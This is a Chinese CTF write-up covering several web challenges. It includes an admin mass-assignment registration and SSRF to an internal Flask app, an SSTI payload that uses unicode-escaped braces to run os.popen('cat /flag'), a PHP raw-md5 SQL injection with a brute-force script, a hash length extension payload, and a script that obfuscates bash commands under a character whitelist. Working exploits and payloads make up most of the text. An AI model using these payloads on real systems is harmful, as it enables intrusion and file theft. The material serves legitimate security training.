

我们注册一个有管理员权限的账号来查看token
直接偷张图
{
"username":"admin",
"password":"admin",
"is_staff":1,
"is_superuser":1
}
注册用户
登录

使用cookie获取token

payload
{"url":"http://127.0.0.1:8000/rpc?methods=POST&url=http://127.0.0.1:5000/caculator&data=xxxx","token":"06eb4a4770ceec683fa2639bda341266"}
web2/app.py
from flask import Flask, request, render_template_string, abort
import re
import json
import string, random

app = Flask(__name__)


def log():
    if request.method == "GET":
        s = "GET {}".format(request.url)

    elif request.method == "POST":
        s = "POST {}\n{}".format(request.url, request.data)
    else:
        s = "Error! {}".format(request.method)
    with open("/var/tmp/flask.log", "wb") as log:
        log.write(s.encode("utf8"))
        log.write(b"\n")


@app.before_request
def before_request():
    data = str(request.data)
    log()
    if "{{" in data or "}}" in data or "{%" in data or "%}" in data:
        abort(401)


@app.route('/')
def index():
    return "flag{" + ''.join(random.choices(string.ascii_letters + string.digits, k=32)) + "}"


@app.route('/admin')
def whoami():
    return __import__("os").popen("whoami").read()


@app.route('/caculator', methods=["POST"])
def caculator():
    try:
        data = request.get_json()
    except ValueError:
        return json.dumps({"code": -1, "message": "Request data can't be unmarshal"})
    num1 = str(data["num1"])
    num2 = str(data["num2"])
    symbols = data["symbols"]
    if re.search("[a-z]", num1, re.I) or re.search("[a-z]", num2, re.I) or not re.search("[+\-*/]", symbols):
        return json.dumps({"code": -1, "message": "?"})

    return render_template_string(str(num1) + symbols + str(num2) + "=" + "?")


if __name__ == '__main__':
    app.run(host="0.0.0.0")
这里symbol参数没有过滤只需要含有[+\-*/]",可以注入ssti代码,再before_request函数中对传入数据data进行了过滤,不能含有{{,}}以及{%,%},但刚好这里是通过json传入的数据,在json中可以通过unicode编码来绕过。
{"symbols":"\u007b\u007bx.__init__.__globals__['__builtins__'].eval('__import__(\"os\").popen(\"cat /flag\").read()')\u007d\u007d-","num1":"1","num2":"2"}

web697
PHP tricks
SQL注入
<?php
				$NOHO=isset($_GET['NOHO'])?$_GET['NOHO']:die('<p>Parameter NOHO:The Number Of Higher Organisms</p>');
				if ($NOHO<7400000000)
					die('<p>Infinite gloves AI:Obviously,The Number of higher organisms is too small!!<p>');
				else{
					if (@strlen($NOHO)>2)
						die('<p>Infinite gloves AI:The lenth of entered number is too long(>2).<p>');
				}
				if (isset($_POST['password'])) {
					$r = @mysqli_query($con,"SELECT master FROM secret WHERE password = binary '" . md5($_POST['password'], true) . "'");
					echo "<!--SELECT master FROM secret WHERE password = binary '" . md5($_POST['password'], true) . "'"."-->";

					if (@mysqli_num_rows($r) < 1)
						echo "<p>You are not Thanos!!</p>";
					else {
						$row = @mysqli_fetch_assoc($r);

						$login = $row['master'];
						echo "<p>Hi <b>$login</b>!<br/></p>";
						echo "<table border=1 style='margin:auto'><tr><th>suspend code</th></tr>";
						mysqli_free_result($r);
						$r = @mysqli_query($con,"SELECT suspend_code FROM secret");
						while ($row = @mysqli_fetch_assoc($r))
							echo "<tr><td>{$row['suspend_code']}</td></tr>";
						echo "</table>";
						mysqli_free_result($r);
						mysqli_close($con);
					}
				}
				else {
			?>
使用?NOHO[]=,$NOHO的值会为NULL,NULL作大小比较时都会返回false。
写个php脚本爆破,使MD5后的hex数据刚好含有'='的hex值(273D27),即可使查询返回true。
分析:此时语句变成了SELECT master FROM secret WHERE password = 'BBB'='CCC',假设password='AAA',那么在执行sql查询的时候,语句的优先级是这样的:('AAA'='BBB')='CCC'
很明显'AAA'不等于'BBB',所以'AAA'='BBB'返回0,语句变成了0='CCC',当这里的数字和字符串比较的时候,Mysql会将字符串转换为数字,这里的'CCC'被转换为0,0=0为真返回1,最后成功构造闭合sql语句,使查询返回true.
<?php
for ($i = 0;$i < 9e6;$i++) {
    if (stripos(md5($i, true), "'='") !== false)
        echo "md5($i) = " . md5($i, true)."</br>";
}
?>
web698
哈希长度扩展攻击
参考文章哈希长度扩展攻击以及HashPump安装使用和两道题目
使用工具hash-ext-attack
<?php
@error_reporting(0);

$flag = "flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}";
$secret_key = "xxxxxxxxxxxxxxxx"; // the key is safe! no one can know except me
$username = $_POST["username"];
$password = $_POST["password"];
header("hash_key:" . $hash_key);

if (!empty($_COOKIE["getflag"])) {
    if (urldecode($username) === "D0g3" && urldecode($password) != "D0g3") {
        if ($COOKIE["getflag"] === md5($secret_key . urldecode($username . $password))) {
            echo "Great! You're in!\n";
            die ("<!-- The flag is ". $flag . "-->");
        }
        else {
            die ("Go out! Hacker!");
        }
    }
    else {
        die ("LEAVE! You're not one of us!");
    }
}

setcookie("sample-hash", md5($secret_key . urldecode("D0g3" . "D0g3")), time() + (60 * 60 * 24 * 7));

if (empty($_COOKIE["source"])) {
    setcookie("source", 0, time() + (60 * 60 * 24 * 7));
}
else {
    echo "<source_code>";
    }
}
哈希扩展攻击主要是在salt未知的情况下已知md5(salt.password)===hash,我们可以构造出md5(salt.password2)===hash2,但是password2要满足一定格式,而且需要知道salt长度,这里试出来为10位(代码里明明是16个x😤)

payload
username=D0g3&password=D0g3%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%90%00%00%00%00%00%00%00&submit=submit

web699
命令执行绕过
设置了白名单,需要用[${#}\(<)'0]这些字符来执行命令。
<?php
highlight_file(__FILE__);
if(isset($_POST["cmd"]))
{
    $test = $_POST['cmd'];
    $white_list = str_split('${#}\\(<)\'0');
    $char_list = str_split($test);
    foreach($char_list as $c){
        if(!in_array($c,$white_list)){
                die("Cyzcc");
            }
        }
    exec($test);
}
?>
${##} - 计算变量长度 等于1
$((expr)) - 算术表达式
$((${##}<<${##})) - 1左移1位,等于2
$((2#110)) - 二进制解析,等于6
${!#} 执行bash(第一个参数是/bin/bash) 等同于$0
$'\123' - 转换8进制为字符
<<<传入字符串
编写转换脚本
# 八进制
n = dict()
n[0] = '${#}'
n[1] = '${##}'
n[2] = '$((${##}<<${##}))'
n[3] = '$(($((${##}<<${##}))#${##}${##}))'
n[4] = '$((${##}<<$((${##}<<${##}))))'
n[5] = '$(($((${##}<<${##}))#${##}${#}${##}))'
n[6] = '$(($((${##}<<${##}))#${##}${##}${#}))'
n[7] = '$(($((${##}<<${##}))#${##}${##}${##}))'

f = ''

def str_to_oct(cmd):                                #命令转换成八进制字符串
    s = ""
    for t in cmd:
        o = ('%s' % (oct(ord(t))))[2:]
        s+='\\'+o
    return s

def build(cmd):                                     #八进制字符串转换成字符
    payload = "$0<<<$0\<\<\<\$\\\'"                 #${!#}与$0等效
    s = str_to_oct(cmd).split('\\')
    for _ in s[1:]:
        payload+="\\\\"
        for i in _:
            payload+=n[int(i)]
    return payload+'\\\''

print(build('touch 1.txt'))
这里创建了文件,也访问不到,好像是题目有问题😇
参考文章
https://blog.csdn.net/weixin_49656607/article/details/124065674、
https://blog.csdn.net/miuzzx/article/details/123064086